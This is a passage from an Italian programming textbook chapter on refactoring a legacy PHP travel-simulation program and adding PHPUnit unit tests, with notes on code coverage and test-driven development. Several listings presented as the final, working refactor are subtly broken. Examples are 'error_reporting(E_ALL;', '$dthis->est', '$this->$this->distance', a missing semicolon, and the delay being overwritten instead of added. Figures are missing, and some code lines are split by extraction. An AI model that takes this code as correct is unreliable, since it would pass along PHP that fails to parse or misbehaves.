    if (HAS_CAR || (HAS_MONEY && ON_BUS_ROUTE) || HAS_BIKE) {
        $has_options = true;
    }
    return $has_options;
}
?>

```

Si eseguirà un ulteriore round di refactoring, poi si aggiungeranno alcuni test. Si estrae il codice “guida un bus”, “guida un’auto”, “cammina” o “guida una bicicletta” e lo si trasforma in funzioni logiche. Si estraggono anche i calcoli matematici e li si colloca in una classe separata, travelMath.php (Listato 13.13). Prima dei nuovi interventi di refactoring è interessante notare che nel Listato 13.12 l’implementazione di “guida un bus”, presenta una incoerenza. Un’istanza imposta un tempo `BUS_DELAY`, mentre l’altra ignora questo parametro. Un programmatore che ha a che fare con questo codice legacy si deve chiedere se il tempo di ritardo va inserito sempre, mai oppure solo qualche volta. Si tratta di una differenza di implementazione voluta o di un errore? È più probabile che sia

un'omissione accidentale. Questo genere di situazioni ambigue può essere evitato utilizzando le funzioni al posto di codice “copia e incolla”.

Listato 13.13 La classe TravelMath.php.

```
<?php

error_reporting ( E_ALL );
require_once 'location.php';

class TravelMath {

    public static function calculateDistance() {
        $distance = 0.0;
        //calcola la distanza in linea retta
        if ($dest->y == $src->y) {
            $distance = $dest->x - $src->x;
        } else if ($dest->x == $src->x) {
            $distance = $dest->y - $src->y;
        } else {
            $distance_y = $dest->y - $src->y;
            $distance_x = $dest->x - $src->x;
            $distance = sqrt ( ($distance_x * $distance_x) +
($distance_y * $distance_y) );
        }
        return $distance;
    }

    public static function calculateAngleInDegrees() {
        //calcola il vettore di direzione
        $distance_y = $dest->y - $src->y;
        $distance_x = $dest->x - $src->x;
        $angle = null;
        if ($distance_x) {
            if ($distance_y) {
                $angle = atan($distance_y / $distance_x);
            } else {
                if ($distance_x > 0) {
                    $angle = 0.0; //destra
                } else {
                    $angle = 180.0; //sinistra
                }
            }
        } else {
            if ($distance_y) {
                if ($distance_y < 0) {
                    $angle = - 90.0; //giù
                } else {
                    $angle = 90.0; //su
                }
            }
        }
        return $angle;
    }
}
```

```

        public static function isCloseToDest($src, $dest, $step) {
            return (abs( ($src->x - $dest->x) ) < $step || 
                    abs( ($src->y - $dest->y) ) < $step );
    }
}
?>

```

Listato 13.14 La classe Travel dopo un secondo round di refactoring.

```

<?php

error_reporting(E_ALL);
require_once 'config.php';
require_once 'location.php';
require_once 'travelMath.php';
require_once 'travelView.php';

class Travel
{

    private $src = null;
    private $dest = null;
    private $time = 0.0;

    public function execute(Location $src, Location $dest)
    {
        $this->src = $src;
        $this->dest = $dest;
        $this->time = 0.0;
        $angle = TravelMath::calculateAngleInDegrees($src, $dest);
        $angle_in_radians = deg2rad($angle);
        $distance = TravelMath::calculateDistance($src, $dest);

        TravelView::displayOurIntendedPath($angle, $distance, $src,
$dest);
        $has_options = $this->doWeHaveOptions();

        if ($has_options)
        {
            if (STORMY_WEATHER)
            {
                if (HAS_CAR)
                {
                    $this->driveCar();
                } else if (HAS_MONEY && ON_BUS_ROUTE)
                {
                    $this->rideBus();
                } else
                {
                    $this->rideBike();
                }
            } else
            {
                if ($distance < WALKING_MAX_DISTANCE && !IN_A_RUSH)
                {

```

```

        $this->walk();
    } else
    {
        if (HAS_CAR)
        {
            $this->driveCar();
        } else if (HAS_MONEY && ON_BUS_ROUTE)
        {
            $this->rideBus();
        } else
        {
            $this->rideBike();
        }
    }
}
} else
{
    if (STORMY_WEATHER)
    {
        print "ERROR: Storming<br/>";
    } else if ($distance < WALKING_MAX_DISTANCE)
    {
        $this->walk();
    } else
    {
        print "ERROR: Too far to walk<br/>";
    }
}
print "Total time was: " . date("i:s", $this->time);
}

private function doWeHaveOptions()
{
    $has_options = false;
    if (HAS_CAR || (HAS_MONEY && ON_BUS_ROUTE) || HAS_BIKE)
    {
        $has_options = true;
    }
    return $has_options;
}

private function driveCar()
{
    $this->time += CAR_DELAY;
    //guida
    while (abs($this->src->x - $this->dest->x) > CAR_STEP ||
    abs($this->src->y - $this->dest->y) > CAR_STEP)
    {
        $this->src->x += (CAR_STEP * cos($this->angle_in_radians));
        $this->src->y += (CAR_STEP * sin($this->angle_in_radians));
        ++$this->time;
        print "driving a car... currently at (" . round($this->src-

```

```

>x, 2) .
    ", " . round($this->src->y, 2) . ")<br/>\n";
}

print "Got to destination by driving a car<br/>";
}

private function rideBus()
{
    // prende il bus
    $this->time += BUS_DELAY;
    while (abs($this->src->x - $dthis->est->x) > BUS_STEP || abs($this->src->y - $this->dest->y) > BUS_STEP)
    {
        $this->src->x += ( BUS_STEP * cos($this->angle_in_radians));
        $this->src->y += ( BUS_STEP * sin($this->angle_in_radians));
        ++$this->time;
        print "on the bus... currently at (" . round($this->src->x, 2) .
2) .
            ", " . round($this->src->y, 2) . ")<br/>\n";
    }
    print "Got to destination by riding the bus<br/>";
}

private function rideBike()
{
    // guida la bicicletta
    while (abs($this->src->x - $this->dest->x) > BIKE_STEP || abs($this->src->y - $this->dest->y) > BIKE_STEP)
    {
        $this->src->x += ( BIKE_STEP * cos($this->angle_in_radians));
        $this->src->y += ( BIKE_STEP * sin($this->angle_in_radians));
        ++$this->time;
        print "biking... currently at (" . round($this->src->x, 2) .
2) .
            ", " . round($this->src->y, 2) . ")<br/>\n";
    }
    print "Got to destination by biking<br/>";
}

private function walk()
{
    // cammina
    while (abs($this->src->x - $this->dest->x) > WALK_STEP || abs($this->src->y - $this->dest->y) > WALK_STEP)
    {
        $this->src->x += ( WALK_STEP * cos($this->angle_in_radians));
        $this->src->y += ( WALK_STEP * sin($this->angle_in_radians));
    }
}

```

```

++$this->time;
print "walking... currently at (" . round($this->src->x, 2)
.
", " . round($this->src->y, 2) . ")<br/>\n";
}
print "Got to destination by walking<br/>";
}

}

```

Dopo una serie di refactoring il codice del Listato 13.14 è diventato molto più semplice da leggere, comprendere, modificare, ed è anche più facile aggiungervi dei test. Sono state eliminate molte ripetizioni e ci sono ancora molti miglioramenti che si possono apportare. Nel prossimo paragrafo verranno aggiunti alcuni test, a iniziare dalla classe `TravelMath` che ha funzioni già completamente prive di dipendenze.

Unit testing

I test garantiscono che il codice stia funzionando correttamente. È preferibile che il codice sia definito da piccoli blocchi di istruzioni con poche dipendenze, in modo da poter isolare e sottoporre a test le singole unità funzionali. Per semplificare, conviene impostare codice indefinito (loosely coupled) e adottare ove necessario il pattern della dependency injection: ci si deve sforzare di avere funzioni con poche istruzioni e con un numero limitato di parametri.

Quanto devono essere brevi le funzioni dopo il refactoring? Così come una classe dovrebbe rappresentare un oggetto, allo stesso modo una funzione dovrebbe eseguire un'operazione. Una funzione che fa tante cose andrebbe suddivisa in funzioni più piccole; grazie a questi interventi la maggior parte delle funzioni tende a contenere da 5 a 15 righe di istruzioni. Le funzioni più piccole sono più semplici da comprendere e lasciano anche meno spazio alla presenza di bug. Per saperne di più sull'ottimizzazione della lunghezza di funzioni e classi potete leggere *Clean Code: A Handbook of Agile Software Craftsmanship*, di Robert Martin (Prentice Hall, 2008).

Due framework per unit test PHP ampiamente utilizzati sono PHPUnit e Simpletest. Gli esempi di questo capitolo fanno riferimento a PHPUnit. PHPUnit, un porting xUnit scritto da Sebastian Bergmann. Dato che fa parte della famiglia di prodotti xUnit, i programmatore che hanno familiarità con JUnit for Java oppure con NUnit for .NET non dovrebbero avere problemi nel provare le funzioni di PHPUnit.

NOTA

Potete scaricare i framework da <https://github.com/sebastianbergmann/phpunit/> e <http://www.simpletest.org/>. Il manuale PHPUnit si scarica da <http://www.phpunit.de/manual/current/en/index.html>.

Di seguito sono indicati i comandi che installano PHPUnit tramite PEAR:

```
pear channel-discover pear.phpunit.de
pear channel-discover components.ez.no
pear channel-discover pear.symfony-project.com
pear install --alldeps phpunit/PHPUnit
```

Gli unit test dovrebbero essere veloci da eseguire e semplici da ripetere, oltre che in grado di isolare le funzionalità di un piccolo blocco di codice. Queste condizioni possono implicare l'adozione di tecniche avanzate di programmazione, tra cui la dependency injection e gli *oggetti mock*.

Entrambi i framework PHPUnit e Simpletest supportano gli oggetti mock, che si rivelano utili per isolare le parti di codice da sottoporre a test. Possono inoltre accelerare l'esecuzione dei test riportando risultati simulati, invece di accedere a risorse lente (in termini di unit test) quali possono essere un database, un file oppure una risorsa web.

Più avanti in questo capitolo si prenderà di nuovo in considerazione la classe `Travel` per aggiungere una serie di test. Prima però occorre inserire dei test ritornando al breve esempio del Listato 13.5 che stabilisce se spostarsi a piedi. Partendo dallo schema di base sarà possibile aggiungere i test di conferma che il risultato atteso da un funzione con determinati parametri è proprio quello che si ottiene dai test.

Nel Listato 13.15 si crea una versione orientata agli oggetti del codice nel Listato 13.5.

Listato 13.15 Classe orientata agli oggetti, walk.php.

```
<?php

class Walk
{

    private $option_keys = array(
        'ownADog', 'tired', 'haveNotWalkedForDays', 'niceOutside',
        'bored');
    private $options = array();

    public function __construct()
    {
        foreach ($this->option_keys as $key) {
            $this->options[$key] = true;
        }
    }
}
```

```

}

public function move()
{
    if ($this->shouldWalk()) {
        $this->goForAWalk();
    }
}

public function shouldWalk()
{
    return ($this->timeToWalkTheDog() || $this->feelLikeWalking());
}

public function timeToWalkTheDog()
{
    return ($this->options['ownADog'] &&
            (!$this->options['tired'] || $this-
>options['haveNotWalkedForDays']));
}

public function feelLikeWalking()
{
    return ((($this->options['niceOutside']) && !$this-
>options['tired']) ||
            $this->options['bored']);
}

public function __set($name, $value)
{
    if (in_array($name, $this->option_keys)) {
        $this->options[$name] = $value;
    }
}

private function goForAWalk()
{
    echo "Going for a walk";
}
}

// $walk = new Walk();
// $walk->move();
?>

```

La maggior parte degli IDE (*Integrated Development Environment*) del linguaggio PHP, per esempio Netbeans ed Eclipse, sono in grado di generare schemi dei file di test. I diversi IDE evidenziano in genere i risultati dei test con barre colorate in rosso/verde per indicare il superamento o meno del test. È possibile tuttavia utilizzare PHPUnit o Simpletest direttamente da riga di comando e generare report di code

coverage, che visualizzano la percentuale di codice sottoposto a test e indicano esattamente quali istruzioni non sono state interessate dai test.

Nel Listato 13.16 si crea una prima classe PHPUnit che al momento non contiene alcun test.

Listato 13.16 Schema di base di unit test per la classe Walk, walkTest.php.

```
<?php

require_once dirname(__FILE__) . '/../walk.php';

/**
 * Test class per Walk.
 * Generata da PHPUnit in data 2011-05-31 alle 19:57:43.
 */
class WalkTest extends PHPUnit_Framework_TestCase
{

    /**
     * @var Walk
     */
    protected $object;

    /**
     * Configura l'impianto del test, per esempio apre la connessione
     * in rete.
     * Si chiama questo metodo prima di eseguire il test.
     */
    protected function setUp()
    {
        $this->object = new Walk;
    }

    /**
     * Distrugge l'impianto del test, per esempio chiude la connessione
     * in rete.
     * Si chiama questo metodo dopo aver eseguito il test.
     */
    protected function tearDown()
    {

    }
?>
```

Il Listato 13.16 estende la classe `PHPUnit_Framework_TestCase`. Il metodo `setUp` crea una istanza nella quale si chiudono le risorse o si distruggono oggetti dopo aver completato il test. L'esecuzione del file di test nell'IDE Netbeans privo di istruzioni di test produce i risultati mostrati nella Figura 13.1.



Figura 13.1 Nessun test eseguito nell'IDE Netbeans.

Il Listato 13.17 illustra l'inserimento di un test che non supera la prova, come si può vedere nel risultato mostrato nella Figura 13.2.

Listato 13.17 Aggiungere un primo unit test che non supera la prova.

```
<?php

require_once dirname(__FILE__) . '/../walk.php';

class WalkTest extends PHPUnit_Framework_TestCase
{

    protected $object;

    protected function setUp()
    {
        $this->object = new Walk;
    }

    protected function tearDown()
    {

    }

    public function testTimeToWalkTheDog_default()
    {
        print "testTimeToWalkTheDog_default";
        $this->assertTrue(!$this->object->timeToWalkTheDog());
    }
}

?>
```




Figura 13.2 L'IDE Netbeans visualizza uno unit test che non supera la prova.

Le opzioni di default hanno impostato a valore `true` entrambi i parametri `ownADog` e `haveNotWalkedForDays`, perciò il risultato della chiamata `$this->object->timeToWalkTheDog()` deve essere `true`.

Il Listato 13.18 corregge il test precedente e aggiunge un secondo test.

Listato 13.18 Correzione del primo test e inserimento di un secondo.

```
<?php

require_once dirname(__FILE__) . '/../walk.php';

class WalkTest extends PHPUnit_Framework_TestCase
{

    protected $object;

    protected function setUp()
    {
        $this->object = new Walk;
    }

    protected function tearDown()
    {

    }

    public function testTimeToWalkTheDog_default_shouldReturnTrue()
    {
        print "testTimeToWalkTheDog_default";
        $this->assertTrue($this->object->timeToWalkTheDog());
    }

    public function testTimeToWalkTheDog_haveNoDog_shouldReturnFalse()
    {
        print "testTimeToWalkTheDog_default";
        $this->object->ownADog = false;
        $this->assertTrue(!$this->object->timeToWalkTheDog());
    }
}

?>
```

Il secondo test imposta l'opzione `ownADog` a `false` e ovviamente ora la chiamata `$this->object->timeToWalkTheDog()` restituisce `false`. Il successo di entrambi i test è riportato nella Figura 13.3.



Figura 13.3 Due test che superano la prova.

Le tecniche di code coverage indicano la percentuale di codice sottoposto a test. Nella Figura 13.4 si nota che la classe `Walk` ha un code coverage del 61,11% dopo due test. La maggior parte degli IDE include funzionalità predefinite o plug-in che evidenziano le righe di codice interessate dai test.

È importante ricordare che il code coverage può riguardare il 100% di test unit e che si può avere avere comunque un programma che non funziona correttamente; questo perché le singole parti possono superare i test, mentre il programma nel suo complesso ha ancora dei problemi. Per analogia si può pensare a ogni unit test come a un componente dell'automobile e all'intero programma come all'automobile stessa. Nonostante i componenti siano nuovi e stiano funzionando come si deve, potrebbero essere assemblati male, e l'automobile non si mette in moto. Per sottoporre a prova l'intero programma è necessario eseguire test funzionali.

```

23     goForAWalk();
24 }
25
26
27 public function shouldWalk()
28 {
29     return ($this->timeToWalkTheDog() || $this->feelLikeWalking());
30 }
31
32 public function timeToWalkTheDog()
33 {
34     return ($this->options['ownADog'] && (!$this->options['tired']));
35 }
36
37 public function feelLikeWalking()
38 {
39     return (($this->options['niceOutside'] && !$this->options['tired']));
40 }
41
42 public function __set($name, $value)
43 {
44     if (in_array($name, $this->option_keys))
45     {
46         $this->options[$name] = $value;
47     }
48 }
49
50
51
Code Coverage: 61.11 %

```

Figura 13.4 Code coverage riga per riga nell'IDE Netbeans.

Gli unit test semplificano l'individuazione di modifiche nel programma, a prescindere che si tratti di un intervento noto oppure dell'effetto collaterale di un refactoring. Nel secondo caso si possono generare bug insidiosi che rimangono silenti per un tempo anche lungo. Nel momento in cui, perfino a distanza di settimane o mesi, si deve capire la causa di un risultato imprevisto, questo genere bug diventa difficile da individuare. La reattività fornita da unit test scritti da cinque minuti oppure cinque anni fa per segnalare le modifiche del codice è impagabile.

Unit test e test funzionali sono prove di regressione software. I test di regressione vengono eseguiti periodicamente per garantire che non siano stati introdotti nuovi errori (o regressioni) a seguito di un perfezionamento

delle funzionalità software, della correzione di bug o di una modifica della configurazione del programma.

I risultati sono riportati in modo differente quando si utilizza PHPUnit in un IDE, da riga di comando o in un browser. Si confrontino le Figure 13.3, 13.5 e 13.6.

Le statistiche di code coverage consentono di valutare la percentuale di istruzioni che in ciascun file è stata sottoposta a test. La Figura 13.7 mostra le statistiche di utilizzo dei test nei file scritti per il programma di viaggio.

Dopo aver implementato unit test per l'intera classe `TravelMath` (Listato 13.20), gli errori vengono riportati come si può vedere nella Figura 13.8.




Figura 13.5 Esempio di output in Zend Studio dei risultati di PHPUnit.

```
C:\WINDOWS\system32\cmd.exe
E:\xampp\htdocs\agile>phpunit tests\AllTests.php
PHPUnit 3.5.13 by Sebastian Bergmann.

F  F testCalculateAngleInDegrees_moving_straight_up.testCalculateAngleInDegrees_moving_straight_down.F

Time: 1 second, Memory: 4.00Mb
There were 3 failures:

1) TravelTest::testTravel
no test implemented

E:\xampp\htdocs\agile\tests\TravelTest.php:34
2) TravelMathTest::testCalculateDistance
not implemented

E:\xampp\htdocs\agile\tests\TravelMathTest.php:36
3) TravelMathTest::testIsCloseToTarget
not implemented

E:\xampp\htdocs\agile\tests\TravelMathTest.php:64

FAILURES!
Tests: 5, Assertions: 2, Failures: 3.
```

Figura 13.6 Esempio di output da riga di comando dei risultati di PHPUnit.




Figura 13.7 Percentuale di utilizzo di ciascun file sottoposto a test nel programma di viaggio visualizzata dall'IDE Netbeans.



Figura 13.8 Errori inattesi dopo l'esecuzione dei test.

Listato 13.20 Unit test completi per la classe TravelMath, TravelMathTest.php.

```
<?php

require_once dirname(__FILE__) . '/../TravelMath.php';
require_once 'PHPUnit/Autoload.php';

/**
 * Esempio di test della classe TravelMath.
 */
class TravelMathTest extends PHPUnit_Framework_TestCase {

    /**
     * Prepara l'ambiente prima di eseguire il test.
     */
    protected function setUp() {
        parent::setUp ();
    }

    /**
     * Ripulisce l'ambiente dopo aver eseguito un test.
     */
    protected function tearDown() {
        parent::tearDown ();
    }

    /**
     * Costruisce i test.
     */
    public function __construct() {
        // Costruttore TODO auto-generato
    }

    public function testCalculateDistance_no_difference() {
        $src = new Location(3, 7);

        $expected = 0;
        $actual = TravelMath::calculateDistance($src, $src);
        $this->assertEquals($expected, $actual);
    }

    public function testCalculateDistance_no_y_change() {
        $src = new Location(5, 7);
        $dest = new Location(3, 7);

        $expected = 2;
        $actual = TravelMath::calculateDistance($src, $dest);
        $this->assertEquals($expected, $actual);
    }
}
```

```

}

public function testCalculateDistance_no_x_change() {
    $src = new Location(3, 10);
    $dest = new Location(3, 7);

    $expected = 3;
    $actual = TravelMath::calculateDistance($src, $dest);
    $this->assertEquals($expected, $actual);
}

public function testCalculateDistance_x_and_y_change() {
    $src = new Location(6, 7);
    $dest = new Location(3, 11);

    $expected = 5;
    $actual = TravelMath::calculateDistance($src, $dest);
    $this->assertEquals($expected, $actual, '', 0.01);
}

public function testCalculateAngleInDegrees_moving_nowhere() {
    $src = new Location(3, 7);

    $expected = null;
    $actual = TravelMath::calculateAngleInDegrees($src, $src);
    $this->assertEquals($expected, $actual);
}

public function testCalculateAngleInDegrees_moving_straight_up() {
    $src = new Location(3, 7);
    $dest = new Location(3, 12);

    $expected = 90.0;
    $actual = TravelMath::calculateAngleInDegrees($src, $dest);
    $this->assertEquals($expected, $actual);
}

public function testCalculateAngleInDegrees_moving_straight_down()
{
    $src = new Location(3, 12);
    $dest = new Location(3, 7);

    $expected = -90.0;
    $actual = TravelMath::calculateAngleInDegrees($src, $dest);
    $this->assertEquals($expected, $actual);
}

public function testCalculateAngleInDegrees_moving_straight_left()
{
    $src = new Location(6, 7);
    $dest = new Location(3, 7);

    $expected = 180.0;
    $actual = TravelMath::calculateAngleInDegrees($src, $dest);
}

```

```

        $this->assertEquals($expected, $actual);
    }
public function testCalculateAngleInDegrees_moving_straight_right()
{
    $src = new Location(3, 7);
    $dest = new Location(6, 7);

    $expected = 0.0;
    $actual = TravelMath::calculateAngleInDegrees($src, $dest);
    $this->assertEquals($expected, $actual);
}

public function testCalculateAngleInDegrees_moving_northeast() {
    //valori casuali tali che $x2 != $x1 e $y2 != $y1
    $x1 = rand(-25, 15);
    $y1 = rand(-25, 25);
    $x2 = rand(-25, 25);
    $y2 = rand(-25, 25);

    while ($x2 == $x1) {
        $x2 = rand(-25, 25);
    }
    while ($y2 == $y1) {
        $y2 = rand(-25, 25);
    }

    $src = new Location($x1, $y1);
    $dest = new Location($x2, $y2);

    $expected = rad2deg(atan(($y2 - $y1) / ($x2 - $x1)));
    $actual = TravelMath::calculateAngleInDegrees($src, $dest);
    $this->assertEquals($expected, $actual, '', 0.01);
}

public function testIsCloseToDest_x_too_far_should_fail() {
    $src = new Location(3, 9);
    $dest = new Location(3.5, 7);
    $step = 1.0;

    $expected = false;
    $actual = TravelMath::isCloseToDest($src, $dest, $step);
    $this->assertEquals($expected, $actual);
}

public function testIsCloseToDest_y_too_far_should_fail() {
    $src = new Location(4.5, 7.5);
    $dest = new Location(3.5, 7);
    $step = 1.0;

    $expected = false;
    $actual = TravelMath::isCloseToDest($src, $dest, $step);
    $this->assertEquals($expected, $actual);
}

```

```

public function testIsCloseToDest_should_pass() {
    $src = new Location(3, 7.5);
    $dest = new Location(3.5, 7);
    $step = 1.0;

    $expected = true;
    $actual = TravelMath::isCloseToDest($src, $dest, $step);
    $this->assertEquals($expected, $actual);
}

?>

```

L'esame dei metodi che non superano i test rivela che i primi due errori sono provocati dal fatto di non aver restituito il valore assoluto delle distanze su una dimensione. Si può correggere l'errore modificando le istruzioni

```

if ($dest->y == $src->y) {
    $distance = $dest->x - $src->x;
} else if ($dest->x == $src->x) {
    $distance = $dest->y - $src->y;

```

con

```

if ($dest->y == $src->y) {
    $distance = abs($dest->x - $src->x);
} else if ($dest->x == $src->x) {
    $distance = abs($dest->y - $src->y);

```

Il terzo errore è dovuto alla funzione `atan` che restituisce i risultati in radianti, mentre nei calcoli si fa riferimento ad angoli espressi in gradi. L'errore può essere corretto utilizzando la funzione `rad2deg`, ovvero sostituendo l'istruzione

```
$angle = atan($distance_y / $distance_x);
```

con

```
$angle = rad2deg(atan($distance_y / $distance_x));
```

Dopo aver inserito le modifiche si possono eseguire di nuovo i test e verificare che non ci sono più errori, come si può vedere nella Figura 13.9.



Figura 13.9 Ora il codice supera tutti i test.

Gli unit test hanno evidenziato la loro efficacia nel rilevare gli errori in un programma legacy. A questo punto si può proseguire con interventi di refactoring, lasciando al lettore il compito di inserire nuovi test unit. Il

codice conclusivo sposta alcune istruzioni di visualizzazione nella classe `TravelView` e impiega la funzione `TravelMath::isCloseToDest`.

Listato 13.21 Classe finale `TravelView.php`.

```
<?php

error_reporting(E_ALL);
require_once 'config.php';
require_once 'location.php';

class TravelView {

    public static function displayOurIntendedPath( $angle, $distance,
                                                    Location $src,
                                                    Location $dest) {
        print "Trying to go from " . $src->toString() . " to " .
              $dest->toString() . "<br/>\n";
        if (IN_A_RUSH) {
            print "<strong>In a rush</strong><br/>\n";
        }
        print "Distance is " . $distance . " in the direction of " .
              $angle . " degrees<br/>";
    }

    public static function displaySummary($time) {
        print "Total time was: " . date("i:s", $time);
    }

    public static function displayError($error){
        print "ERROR: ".$error. "<br/>";
    }

    public static function displayLocationStatusMessage($method, $x,
$y) {
        print $method . "... currently at (" .
              round($x, 2) . " " .
              round($y, 2))<br/>\n";
    }

    public static function displayArrived($message) {
        print "Got to destination by " . strtolower($message) . "
<br/>";
    }
}

?>
```

Listato 13.22 Possibile refactoring finale di `travel_original.php`.

```
<?php

error_reporting(E_ALL;
require_once 'config.php';
require_once 'location.php';
require_once 'travelView.php';
require_once 'travelMath.php';
```

```

class Travel {

    private $distance = null;
    private $angle = 0.0;
    private $angle_in_radians = 0.0;
    private $time = 0.0;
    private $src = 0.0;
    private $dest = 0.0;

    public function __construct() {
        $this->distance = new Location(0, 0);
    }

    public function execute(Location $src, Location $dest) {
        $this->src = $src;
        $this->dest = $dest;

        $this->calculateAngleAndDistance();
        TravelView::displayOurIntendedPath( $this->angle, $this-
>distance,
                                            $this->src, $this->dest);

        if ($this->doWeHaveOptions ()) {
            $this->pickBestOption ();
        } else {
            $this->tryToWalkThere ();
        }
        TravelView::displaySummary($this->time);
    }

    public function calculateAngleAndDistance() {
        $this->angle = TravelMath::calculateAngleInDegrees($this->src,
$this->dest);
        $this->angle_in_radians = deg2rad($this->angle);
        $this->distance = TravelMath::calculateDistance($this->src,
$this->dest);
    }

    public function tryToWalkThere() {
        if (STORMY_WEATHER) {
            TravelView::displayError("Storming");
        } else if ($this->distance < WALKING_MAX_DISTANCE) {
            $this->walk ();
        } else {
            TravelView::displayError("Too far to walk");
        }
    }

    public function pickBestOption() {
        if (STORMY_WEATHER) {
            $this->takeFastestVehicle ();
        } else {
            if ($this->$this->distance < WALKING_MAX_DISTANCE &&

```

```

!IN_A_RUSH)  {
    $this->walk()
} else {
    $this->takeFastestVehicle ();
}
}

private function takeFastestVehicle() {
if (HAS_CAR) {
    $this->driveCar ();
} else if (HAS_MONEY && ON_BUS_ROUTE) {
    $this->rideBus ();
} else {
    $this->rideBike ();
}
}

private function doWehaveOptions() {

$has_options = false;
if (HAS_CAR || (HAS_MONEY && ON_BUS_ROUTE) || HAS_BIKE) {
    $has_options = true;
}
return $has_options;
}

private function move($step, $message) {
    while (!TravelMath::isCloseToDest($this->src, $this->dest,
$step)) {
        $this->moveCloserToDestination($step, $message);
    }
TravelView::displayArrived($message);
}

private function driveCar() {
    $this->time = CAR_DELAY;
    $this->move(CAR_STEP, "Driving a Car");
}

private function rideBus() {
    $this->time = BUS_DELAY;
    $this->move(BUS_STEP, "On the Bus");
}

private function rideBike() {
    $this->move(BIKE_STEP, "Biking");
}

private function walk() {
    $this->move(WALK_STEP, "Walking");
}

private function moveCloserToDestination($step, $method) {

```

```

        $this->src->x += ( $step * cos($this->angle_in_radians));
        $this->src->y += ( $step * sin($this->angle_in_radians));
        ++$this->time;
        TravelView::displayLocationStatusMessage($method, $this->src-
>x, $this->src->y);
    }

}
?>

```

Confrontate la versione della classe principale dopo il refactoring (Listato 13.22) con il codice scritto inizialmente (Listato 13.8).

È possibile inserire i test per la classe `Travel` eseguendo varie prove tutte in una volta, ovvero aggiungendo più test in una sola suite (Listato 13.23).

Listato 13.23 Suite di test, AllTests.php.

```

<?php

error_reporting(E_ALL ^ ~E_NOTICE);
require_once 'PHPUnit/Autoload.php';
require_once 'travelMathTest.php';
require_once 'travelTest.php';

class AllTests
{
    public static function suite()
    {
        $suite = new PHPUnit_Framework_TestSuite('Travel Test Suite');
        $suite->addTestSuite('TravelTest');
        $suite->addTestSuite('TravelMathTest');
        return $suite;
    }
}

?

```

A questo punto si può illustrare l'utilizzo del codice modificato (Listato 13.24), riponendo grande fiducia sul fatto che si comporti nel modo desiderato.

Listato 13.24 Chiamata dello script.

```

<?php

error_reporting(E_ALL);
require_once 'travel.php';

$travel = new Travel();
$travel->execute(new Location(1, 3), new Location(4, 7));

?

```

Di seguito è riportato l'output prodotto dall'esecuzione del Listato 13.24 dopo aver impostato come `false` il flag di configurazione `IN_A_RUSH`:

```
Trying to go from (1, 3) to (4, 7)
Distance is 5 in the direction of 53.130102354156 degrees
Walking... currently at (1.15, 3.2)
Walking... currently at (1.3, 3.4)
Walking... currently at (1.45, 3.6)
Walking... currently at (1.6, 3.8)
Walking... currently at (1.75, 4)
Walking... currently at (1.9, 4.2)
Walking... currently at (2.05, 4.4)
Walking... currently at (2.2, 4.6)
Walking... currently at (2.35, 4.8)
Walking... currently at (2.5, 5)
Walking... currently at (2.65, 5.2)
Walking... currently at (2.8, 5.4)
Walking... currently at (2.95, 5.6)
Walking... currently at (3.1, 5.8)
Walking... currently at (3.25, 6)
Walking... currently at (3.4, 6.2)
Walking... currently at (3.55, 6.4)
Walking... currently at (3.7, 6.6)
Walking... currently at (3.85, 6.8)
Got to destination by walking
Total time was: 00:19
```

La combinazione tra le tecniche di unit testing e di refactoring è eccezionale. Tuttavia il concetto di sviluppo guidato dai test, o TDD (*Test Driven Development*), fa un ulteriore passo in avanti e dichiara che non si deve scrivere codice senza avere in precedenza scritto uno unit test che lo riguarda.

I principi fondamentali della metodologia TDD sono i seguenti.

1. Scrivere un test.
2. Il test non viene superato perché non è ancora stato scritto il codice in grado di farlo.
3. Implementare le funzionalità minime che consentono di superare il test.
4. Ripetere dall'inizio.

È interessante applicare il metodo TDD a un codice appena creato oppure al refactoring di un gruppo di unit test; tuttavia, spesso ci si trova a lavorare con un codice legacy, ma questo non deve spaventarci e impedirci di apportare modifiche. È probabile che l'interruzione delle dipendenze e gli interventi di refactoring producano comportamenti indesiderati, ma più a

lungo si aspetta a effettuare modifiche e più aumentano i rischi. Conviene eseguire il refactoring spesso e con piccole modifiche.

Analogamente, perfino una piccola quantità di unit testing è meglio di niente. Un codice con un code coverage del 10% è comunque più stabile di un codice che ne ha uno dello 0%. Gli interventi che aumentano la stabilità del codice tendono peraltro ad accelerare nuove operazioni di refactoring e la creazione di test. Spezzare le dipendenze per implementare test fa sì che migliori anche il design del codice; ciò comporta a sua volta la possibilità di spezzare dipendenze in aree del programma che in precedenza presentavano più dipendenze.

In generale, il tentativo di aggiungere test parte da due distinti presupposti di progetto.

1. Si avvia un nuovo progetto oppure si modifica un progetto che ha un code coverage del 100%. In questo caso si possono impiegare le tecniche TDD (se lo si desidera) e proseguire con interventi di test e di refactoring.
